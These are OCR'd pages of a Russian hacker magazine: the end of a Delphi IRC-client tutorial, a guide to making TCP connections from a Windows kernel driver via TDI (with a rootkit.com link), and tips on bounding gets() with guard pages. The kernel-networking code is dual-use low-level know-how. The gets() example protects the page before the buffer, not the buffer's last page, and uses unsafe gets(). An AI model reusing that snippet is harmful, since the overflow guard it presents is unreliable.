    Delete(s, 1, pos(_command, s));
    FormatText(copy(s, pos(':', s)+1, length(s)));
    Exit;
  end;

  if (_command = '353') then
  begin
    Delete(s, 1, pos(_command, s));
    Delete(s, 1, pos(':', s));

    while pos(' ', s)>0 do
    begin
      UsersListBox.Items.Add(Copy(s, 1, pos(' ', s)-1));
      Delete(s, 1, pos(' ', s));
    end;
    Exit;
  end;

  if (pos('JOIN', s)>0) then
  begin
    _user := Copy(s, 2, pos('!', s)-2);
    if _user = NickEdit.Text then Exit;

    LogMemo.Lines.add('К нам присоединился: ' + _user);
    UsersListBox.Items.Add(_user);
    Exit;
  end;

  if (pos('PART', s)>0) then
  begin
    _user := Copy(s, 2, pos('!', s)-2);
    if _user = NickEdit.Text then Exit;
    logMemo.Lines.add('Пользователь: ' + _user +
      ' покинул канал');
    for I:=0 to UsersListBox.Items.Count-1 do
      if (_user=UsersListBox.Items.Strings[i]) then
        UsersListBox.Items.Delete(i);
    Exit;
  end;
end;
```



Команда	Описание
JOIN <канал>	Зайти на канал указанный в параметре
PART <канал>	Покинуть указанный канал
QUIT <сообщение>	Отключиться от сервера с сообщением
NICK <новый ник>	Сменить ник
MSG <ник><сообщение>	Послать приватное сообщение
WHOIS <ник>	Получить информацию о пользователе
INFO	Информация о сервере к котором к которому сейчас подключены
ME <сообщение>	Послать сообщение от третьего лица
DNS <ник>	Получить IP адрес
KICK <канал><ник><сообщение>	Выкинуть пользователя с канала с сообщением.
TOPIC <канал><новый топик>	Сменить заголовок канала


Таблица наиболее часто используемых команд

После выполнения кода в переменную _senderNick будет помещено значение «Spider_NET». Текст сообщения выдирается аналогичным способом. Для закрепления давай рассмотрим еще одну ситуацию. Мы зашли на канал, и для нормального общения нам нужно получить список присутствующих на нем людей. Из RFC мы знаем, что список пользователей, присутствующих на канале, передается в сообщении с кодом 353. Но когда же сервер посылает подобные сообщения? Ответ прост: сразу после выполнения команды JOIN, иначе говоря, как только мы зашли на канал. Все имена перечислены через пробел, поэтому для их разделения нужно запустить цикл, в котором придется постоянно копировать часть строки до следующего пробела:

```
UsersListBox.Items.Add(Copy(s, 1, pos(' ', s)-1));)
```

Остальные полученные от сервера команды обрабатываются тем же способом, поэтому нет смысла заострять на них внимание.

ОТПРАВКА СООБЩЕНИЙ

Давай взглянем на процесс отправки сообщений. Ты уже должен знать, что все сообщения отправляются с помощью команды PRIVMSG, поэтому нам нужно склеить с этой командой текст, который мы хотим отправить, и передать его в функцию SendToSocket():

```
SendToSocket(_client, 'PRIVMSG ' + ChannelEdit.Text + ' :' + MessageEdit.Text + #10);
```

История IRC

В 1988 году финский студент Jarkko Oikarine представил общественности свою разработку — IRC (Internet Relay Chat), предназначенную для общения в реальном времени. В этом же году появился первый IRC-сервер — tolsun.oulu.fi. С этого времени популярность IRC начинает расти, и через небольшой промежуток времени весь мир просто влюбляется, это удобное средство виртуального общения.


ТЕСТИРУЕМ ПРИЛОЖЕНИЕ

Основной код мы разобрали, а значит, можно попытаться скомпилировать наш проект и провести тест-драйв. Если после переписывания листингов твой проект запестрил ошибками, то бери исходник с нашего диска и внимательно сверяй. Для теста я попробовал подключиться к серверу irc.dal.net и зайти на незарегистрированный канал #fortest, где меня уже ждал мой приятель xDimon. Результат тестирования можешь увидеть на рисунках.


КОНЕЦ

Простейший пример IRC-клиента готов, а значит, мне остается лишь откланяться и пожелать тебе удачи в написании полноценного конкурента mIRC или совершенно негласного конкурента какому-нибудь боту. Я уверен, что у тебя получится! Реализуй все возможности протокола, добавь все необходимые проверки, сделай красивый многооконный интерфейс и начинай радовать мир своим шедевром. Возможно, именно ты создашь новый лучший IRC-клиент. Удачи!

Тест общения



Разработка в процессе






АЛЕКСАНДР ЭККЕРТ
/ ALEKSANDR-EHKKERT@RAMBLER.RU /

ИНТЕРНЕТ ИЗ НУЛЕВОГО КОЛЬЦА

ЛЕЗЕМ В СЕТЬ ИЗ ЯДРА WINDOWS

Прочтя заголовок, ты, наверное, ожидаешь, что сейчас тебе во всех подробностях расскажут о работе с сетью в ядре Windows. Но задача это трудная по двум причинам: во-первых, из-за сложности темы; а во-вторых, из-за практически полного отсутствия осмысленных статей на эту тему на русском языке. Но, как говорят китайцы, «дорога в тысячу ли начинается с первого шага». Мы с тобой начнем ее прямо сейчас.


Строго говоря, в нулевом кольце для программера доступно два интерфейса для работы с сетью: TDI (Transport Data Interface) и NDIS (Network Device Interface Specification). Считается, что с TDI работать гораздо легче, чем с NDIS, что, впрочем, и понятно, ведь при работе с NDIS кодеру нужно будет самому реализовывать стек сетевых протоколов, общаться напрямую с сетевым адаптером, что нерационально. При работе же с TDI программер опирается на уже существующую в ядре реализацию TCP/IP-стека и задача его сильно упрощается. Итак, TDI. Вообще-то, изначально он создавался для работы в usermode, однако затем разработчикам Windows что-то пришло в голову, и они сделали его доступным в режиме ядра. На данный момент TDI представляет собой набор документированных и не очень структур, функций, макросов, большинство из которых определено в DDK в заголовочных файлах <tdi.h> и <tdikrnl.h> (кстати, не забудь заинклюдить их при сборке драйвера). Рассматриваемый нами вариант прокатит на всей линейке Windows: от W2k до Vista. Со временем, судя по сообщениям Microsoft, TDI обречен на вымирание — со следующей ОС мелкомягкие намерены отказаться от его поддержки. Хотя кто их знает... говорят одно, делают другое, спецификацию пишут для чего-то вообще постороннего...
Как можно видеть на рисунке, структурно TDI занимает промежуточное место между реализацией NDIS и WinSock.
Программная модель TDI очень похожа на модель WinSock — работа происходит почти аналогично, только с другими функциями, макросами и структурами. Посредством TDI можно отправлять как TCP-, так и UDP-пакеты.
Для того чтобы наколбасить драйвер, который будет взаимодействовать с сетью, нам понадобится лишь DDK (без него, как и без прямых рук, трунизкоуровневому программеру вообще никуда).
Алгоритм драйвера самого примитивного TDI — клиента будет выглядеть примерно так:
1) создание дескриптора соединения;
2) создание дескриптора локального адреса;
3) привязка объекта «соединение» к «локальному адресу»;


Наш крутой кодинг



warning

Осторожнее в работе с ядром! Грубые ошибки неминуемо ведут к BSOD'у, стрессу и смерти нервных клеток!



dvd

На диске лежит полный исходный код рассматриваемого драйвера. Для его сборки тебе понадобится Microsoft's Driver Development Kit. Также добавлены INSTDRV для установки и использования драйвера и Dbgview для kernel-отладки.

4) реализация функции соединения с удаленным хостом. Это минимальный необходимый набор действий, осуществляющих «хандшейк» — «рукопожатие» с удаленным хостом. Кстати, при написании этой статьи автор предполагал, что читатель обладает достаточными навыками в создании несложных драйверов и кодинга на C. Приступим!

СОЗДАЕМ ОБЪЕКТ «СОЕДИНЕНИЕ»

Основное, что здесь нам потребуется, — это создать и получить хэндл устройства \\Device\\Tcp через ZwCreateFile, создать пустой объект FileObject и вызовом ObReferenceObjectByHan dle связать их вместе. Предварительно для получения хэндла устройства \\Device\\Tcp нужно заполнить структуру FILE_FULL_EA_INFORMATION. И все! Смотрим нижеследующий код (объявление переменных и реализация общих для всех функций моментов намеренно опущено, потому что журнал не резиновый — смотри исходник на диске).

```
NTSTATUS CreateConnection(PHANDLE Handle,
  PFILE_OBJECT *FileObject)
{
  Ea = (PFILE_FULL_EA_INFORMATION)&DataBlock;
  Ea->EaNameLength =
    TDI_CONNECTION_CONTEXT_LENGTH;
  Ea->EaValueLength =
    sizeof(CONNECTION_CONTEXT);
  memcpy(Ea->EaName,
    TdiConnectionContext,
    Ea->EaNameLength + 1);
  *(CONNECTION_CONTEXT*)(Ea->EaName +
    (Ea->EaNameLength + 1)) =
    (CONNECTION_CONTEXT)conn_context;
  Status = ZwCreateFile(Handle,
    FILE_READ_EA | FILE_WRITE_EA, &Attr,
    &IoStatus, 0, FILE_ATTRIBUTE_NORMAL, 0,
    FILE_OPEN, 0, Ea, sizeof(DataBlock));
  return ObReferenceObjectByHandle(*Handle,
    GENERIC_READ | GENERIC_WRITE, 0,
    KernelMode, (PVOID *)FileObject, 0);
}
```


СОЗДАЕМ ЛОКАЛЬНЫЙ АДРЕС

Фактически здесь происходит то же самое, что и при создании соединения, но теперь мы дополнительно заполняем структуру TA_IP_ADDRESS. Ее описание ты легко найдешь в DDK или в Сети. Можно заполнять поля самостоятельно, как показано ниже (например, поле sin_port — порт, который будет открыт на локальной машине при установке соединения), или оставить системе возможность самой назначить номер порта. При самостоятельном заполнении sin_port можно использовать такой макрос:

```
HTONS(a) (((0xFF&a)<<8) + ((0xFF00&a)>>8))
```

ПОСЛЕ ВЫПОЛНЕНИЯ ЭТОЙ ФУНКЦИИ В СИСТЕМЕ БУДЕТ СОЗДАН ОБЪЕКТ «ЛОКАЛЬНЫЙ АДРЕС»

```
NTSTATUS CreateAddress(PHANDLE Handle,
  PFILE_OBJECT *FileObject)
{
  Ea = (PFILE_FULL_EA_INFORMATION)
    &DataBlock;
  memcpy(Ea->EaName, TdiTransportAddress,
    Ea->EaNameLength + 1);
  Ea->EaNameLength =
    TDI_TRANSPORT_ADDRESS_LENGTH;
  Ea->EaValueLength = sizeof (TA_IP_ADDRESS);
  Sin = (PTA_IP_ADDRESS)(&Ea->EaName +
    Ea->EaNameLength + 1);
```



Работает! Драйвер шлет то, что нужно



info

Для отладки драйвера обязательно нужен будет отладчик ядерного уровня типа SoftICE или WinDBG, иначе на первых порах искать ошибки в коде будет сложновато.
И обязательно раздобудь продвинутый анализатор сетевых пакетов для контроля за устанавливаемыми соединениями и анализа содержимого пакетов.

```
    Sin->TAAddressCount = 1;
    Sin->Address[0].AddressLength =
      TDI_ADDRESS_LENGTH_IP;
    Sin->Address[0].AddressType =
      TDI_ADDRESS_TYPE_IP;
    Sin->Address[0].Address[0].sin_port =
HTONS(номер_порта_на_локальной_машине);
    Sin->Address[0].Address[0].in_addr = 0;
    RtlZeroMemory(Sin->Address[0].Address[0].
sin_zero, sizeof(Sin->Address[0].Address[0].
sin_zero));
    Status = ZwCreateFile(Handle,
      FILE_READ_EA | FILE_WRITE_EA, &Attr,
      &IoStatus, 0, FILE_ATTRIBUTE_NORMAL, 0,
      FILE_OPEN, 0, Ea, sizeof(DataBlock));

    return ObReferenceObjectByHandle(*Handle,
      GENERIC_READ | GENERIC_WRITE, 0,
      KernelMode, (PVOID *)FileObject, 0);
}
```

УЗЕЛОК НА ПАМЯТЬ...

Теперь необходимо связать оба созданных файловых объекта вместе.
Первое — универсальная функция TdiBuildInternalDeviceControlIrp, в зависимости от переданных ей параметров (в чем убедимся далее) создающая IRP-пакет, который передается функции TdiBuildAssociateAddress. Все дальнейшее взаимодействие будет происходить именно через этот IRP-пакет, который затем вызовом IoCallDriver будет передан нижележащему драйверу в стеке.
Вообще, рекомендуется прикрутить ко всему этому эвент на тот случай, если обработка IRP-пакета попадет в очередь, поскольку Windows — очень занятая система и, для того чтобы попасть на прием к Его Величеству Ядру, приходится выстаивать в очередях :). О работе с IRP-пакетами можно почитать статьи Four-F на wasm.ru.

СВЯЗЫВАЕМ СОЗДАННЫЕ ОБЪЕКТЫ ВМЕСТЕ


```
NTSTATUS Bind(PFILE_OBJECT FileObject,
  HANDLE Address)
{
  DeviceObject = IoGetRelatedDeviceObject
    (FileObject);
  Irp = TdiBuildInternalDeviceControlIrp
    (TDI_ASSOCIATE_ADDRESS, DeviceObject,
    FileObject, &Event, &IoStatus);
  TdiBuildAssociateAddress(Irp,
    DeviceObject, FileObject,
    0, 0, Address);
  return IoCallDriver(DeviceObject, Irp);
}
```

КОННЕКТИМСЯ...

Главное здесь — заполнить структуру TA_IP_ADDRESS, которая будет описывать тот удаленный хост, к которому нужно приконнектиться. При создании локального адреса мы это уже делали, только теперь поля sin_port и in_addr нужно заполнить вручную. При заполнении in_addr используй следующий макрос: INETADDR(a, b, c, d) (a + (b<<8) + (c<<16) + (d<<24)).
Кроме того, нужно заполнить структуру TDI_CONNECTION_INFORMATION. Непосредственный коннект реализуется вызовом TdiBuildConnect и уже привычным IoCallDriver. В остальном все в нижеприведенном коде должно быть понятно.

ФУНКЦИЯ СОЕДИНЕНИЯ С УДАЛЕННЫМ ХОСТОМ

```
NTSTATUS Connect(PFILE_OBJECT FileObject)
{
  DeviceObject = IoGetRelatedDeviceObject
    (FileObject);
  Irp = TdiBuildInternalDeviceControlIrp
    (TDI_CONNECT, DeviceObject, FileObject,
    &Event, &IoStatus);
  rem_adr.TAAddressCount = 1;
  rem_adr.Address[0].AddressLength =
    TDI_ADDRESS_LENGTH_IP;
  rem_adr.Address[0].AddressType =
    TDI_ADDRESS_TYPE_IP;
  rem_adr.Address[0].Address[0].sin_port =
    HTONS(номер_порта);
  rem_adr.Address[0].Address[0].in_addr =
   INETADDR(IP-адрес хоста);
```



Сетевая инфраструктура в ядре

```
  RtlZeroMemory(rem_adr.Address[0].
Address[0].sin_zero, sizeof(rem_adr.
Address[0].Address[0].sin_zero));
  remote_node.UserDataLength = 0;
  remote_node.UserData = 0;
  remote_node.OptionsLength = 0;
  remote_node.Options = 0;
  remote_node.RemoteAddressLength =
    sizeof(rem_adr);
  remote_node.RemoteAddress = &rem_adr;
  TdiBuildConnect(Irp, DeviceObject,
    FileObject, 0, 0, 0, &remote_node, 0);
  return IoCallDriver(DeviceObject, Irp);
}
```

То, что мы рассмотрели, — это костяк TDI-клиента, который всего лишь устанавливает соединение с выбранным хостом. Но ведь необходимо еще и отправлять и получать данные! Для этого потребуется всего лишь предусмотреть отдельную реализацию функций TdiBuildSend TdiBildRecieve с переданными параметрами TDI_SEND и TDI_RECEIVE соответственно. Что и как они делают, смотри в DDK. Для совсем ленивых на диске лежит небольшой бонус, в котором можно найти вполне рабочий сорец драйвера с уже реализованными функциями посылки и получения данных (если все еще не ясно, пиши мне на мыло — объясню).
Чтобы по возможности избежать тех проблем, с которыми сталкиваются начинающие, слушай мои советы.
Первое. При реализации функции получения данных через вызов TDI_RECEIVE нужно предусмотреть возможность получения ВСЕХ данных, которые нам отправит сервер. Если этого не сделать, размер полученных данных будет ограничен лишь размером ПРЕДВАРИТЕЛЬНО выделенного буфера. Иначе говоря, если ты захочешь скачать 2 Мб, а размер буфера равен 0xff байт, то свои 0xff ты и получишь. Остальное будет обрезано, и процедура может просто подвиснуть. На мой взгляд, неплохим вариантом будет динамическое выделение буфера в памяти под размер передаваемых данных, который можно выдрать из поля Content-Length, которое, в свою очередь, тебе вернет правильный веб-сервер (и то это при условии, что ты работаешь именно с веб-сервером). Решение этой проблемы будет твоим домашним заданием.
Второе. Полученный буфер будет ВРЕМЕННО храниться в ЯДРЕ. Не пытайся искать скачанное в кэше Internet Explorer или где-то на диске — это бесперспективно до тех пор, пока ты туда его насильно не сохранишь. При этом не забывай освобождать память из-под буфера в ядре, иначе... сам знаешь, чем это может грозить.
Ну и третье. При реализации функции приема данных через вызов TDI_RECEIVE нужно помнить, что, в случае если она не дождется данных от сервера (мало ли что с удаленным хостом может случиться: заддосят негодяи или просто админ будет где-то резаться в линейку, забыв о серваке), функция может вернуть вечный STATUS_PENDING, то есть IRP-пакет будет стоять в очереди до тех пор, пока он не будет обработан. А как следствие, зависший драйвер. Поэтому в коде обязательно надо учесть подобное развитие ситуации. Особо продвинутым и тем, кто хочет досконально разобраться в работе TDI, рекомендую скачать tdfw-файрвол. Он open source, и его можно свободно найти в Сети.
Итак, мы рассмотрели простейший вариант TDI-клиента, который ничего особенного не делает. Целью статьи была, дорогой читатель, демонстрация того, что работать с сетью в ядре Windows не так уж и сложно. А TDI на самом деле предоставляет для этого кучу возможностей: там и TDI_LISTEN, и TDI_ACCEPT, и много прочих вкусностей... MSDN и журнал «Хакер» помогут тебе! И помни: дорогу осилит идущий...

ЗЛОКЛЮЧЕНИЕ


«Зачем все это нужно, ведь можно спокойно юзать библиотеки WinSock в user mode и при минимальных затратах решать поставленные задачи по работе с сетью?» — спросит читатель. Как однажды сказал мой хороший друг, «то, что ты написал, в C# можно уложить в 5 строк». Может быть. Но если обратить внимание, можно заметить, что разработчики сетевых решений безопасности (имеются в виду монстры типа Outpost Firewall) все настойчивее стремятся к контролю за действиями пользователя на уровне ядра. Реализовывать файрволы в user mode уже давно моветон. Работа с ядром, прямые манипуляции с объектами ядра — стандарт де-факто, и «Хакер» об этом писал уже неоднократно. А чем мы хуже? Тем более, почувствовав вкус ядра и пощупав его своими шаловливыми ручками, ты уже ни за что не захочешь возвращаться в user mode... Ring0 — суровая среда обитания, в которой выживают только самые настоящие брутальные падаваны, но... способных учеников ядро награждает щедрыми дарами!



links
Крайне желателен для посещения tarasc0.blogspot.com, чувак нереально много знает о работе с сетью в ring0. Достойная для прочтения статья по кодингу TDI в ядре «Kernel mode sockets library for the masses» лежит здесь: http://rootkit.com/newsread.php?newsid=416. Про wasm.ru, codeproject.com, ntkernel.com, MSDN, google.com/codesearch и koders.com я уж промолчу :).




КРИС КАСПЕРСКИ



ТРЮКИ ОТ КРЫСА

Сегодня мы займемся укрощением gets и подобных ей функций, возвращающих непредсказуемый объем данных: от десятка байт до целой сотни мегабайт. Ограничивать предельный объем (как это часто делается) негуманно, а в некоторых случаях — невозможно, или же это требует серьезного редизайна всего кода. Но если немножко схитрить, то ни ограничивать, ни редизайнить не потребуется, все будет работать и так!

01 malloc(maxinux maximore)

OK, возьмем функцию gets (название, естественно, условное, и на ее месте может оказаться любая функция, возвращающая непредсказуемый объем данных) и скалькулируем, сколько памяти она может затребовать в худшем случае. Для определенности остановимся на отметке в 100 Мб. Выделяем нужное количество памяти через malloc, а после возвращения из gets определяем актуальный размер данных и тут же реаллоцируем блок памяти, усекая его вызовом realloc до нужного размера. Просто как дважды два, но, увы, ресурсоемко и не совсем безопасно (точнее, совсем не безопасно). Хотя Windows выделяет физическую память лишь при реальном обращении к страницам, Си-функция malloc (вызывающая API-функцию VirtualAlloc с атрибутом MEM_COMMIT) увеличивает Working Set процесса. И если виртуальной памяти не хватает, происходит неизбежный рост файла подкачки (даже при наличии свободной физической памяти!), что снижает производительность, не говоря уже о том, что на системах с квотированием такие программы просто не выживают.
К тому же в случае с gets выделение 100 Мб памяти проблемы не решает и риск переполнения буфера не исчезает, а всего лишь уменьшается. Чтобы программа не пошла вразнос и не стала жертвой атаки, последней странице буфера рекомендуется присвоить атрибут PAGE_NOACCESS вызовом API-функции VirtualProtect (а сам блок памяти выделять не через malloc, а через VirtualAlloc).
Тогда при достижении конца буфера возникнет исключение, которое мы сможем перехватить, установив SEH-обработчик на EXCEPTION_ACCESS_VIOLATION, и тем или иным образом обработать ситуацию.
Сделать это можно следующим образом (обработка ошибок для упрощения понимания сведена к минимуму).

ПРОСТОЙ СПОСОБ УКРОЩЕНИЯ GETS

```
#define XXL           (100*1024*1024)
#define PAGE_SIZE      0x1000
#define Is2power(x)    (!(x & (x-1)))
#define ALIGN_DOWN(x, align)
   (x & ~(align-1))
#define ALIGN_UP(x, align)
   ((x & (align-1))?ALIGN_DOWN(x,align)+align:x)

main(){
  DWORD old;
  char *p;
  int real_size=0;
  p = VirtualAlloc(0,XXL,MEM_COMMIT,PAGE_READWRITE);
  VirtualProtect((p-PAGE_SIZE), PAGE_SIZE,
    PAGE_NOACCESS, &old);
  __try {
    gets(p);
  }
  __except( GetExceptionCode() ==
   EXCEPTION_ACCESS_VIOLATION)
  {
   printf("too much!\n"); real_size=-1;
  }

  if (real_size==-1)
    VirtualFree(p, XXL, MEM_DECOMMIT);
  else
    VirtualFree(p + ALIGN_UP((strlen(p)+1), PAGE_SIZE),
      XXL-ALIGN_UP((strlen(p)+1), PAGE_SIZE),
      MEM_DECOMMIT);
}
```

Не такой уж и сложный код. Во всяком случае он намного проще, чем блочное чтение с помощью fgets и других функций, работающих с буферами памяти произвольного размера. Однако следует помнить, что если запись в буфер происходит не последовательно (как в случае с gets), а скачками, то защита последней страницы нам ничем не поможет, поскольку вызываемая функция запросто может перепрыгнуть ее. В принципе, существует возможность прижать конец буфера к вершине нижней половины адресного пространства — в верхней находится код операционной системы, который себя в обиду не даст. Однако гарантий, что эта память не занята, у нас, увы, нет!

02 VirtualAlloc(,,MEM_RESERVE,)

Главным недостатком предыдущего способа была и остается его ресурсоемкость. Совершенно нецелесообразно отбирать у системы XXL байт памяти, не будучи при этом уверенным, что из них потребуется хотя бы половина.
Поступим умнее. Поменяв флаг MEM_COMMIT на MEM_RESERVE, мы заставим функцию VirtualAlloc не выделять, а всего лишь резервировать память без неизбежного роста Working Set'а и размера файла подкачки. Резервирование памяти осуществляется практически мгновенно. А вот при всяком доступе к зарезервированной странице возникает исключение типа EXCEPTION_ACCESS_VIOLATION, и нам остается всего лишь написать





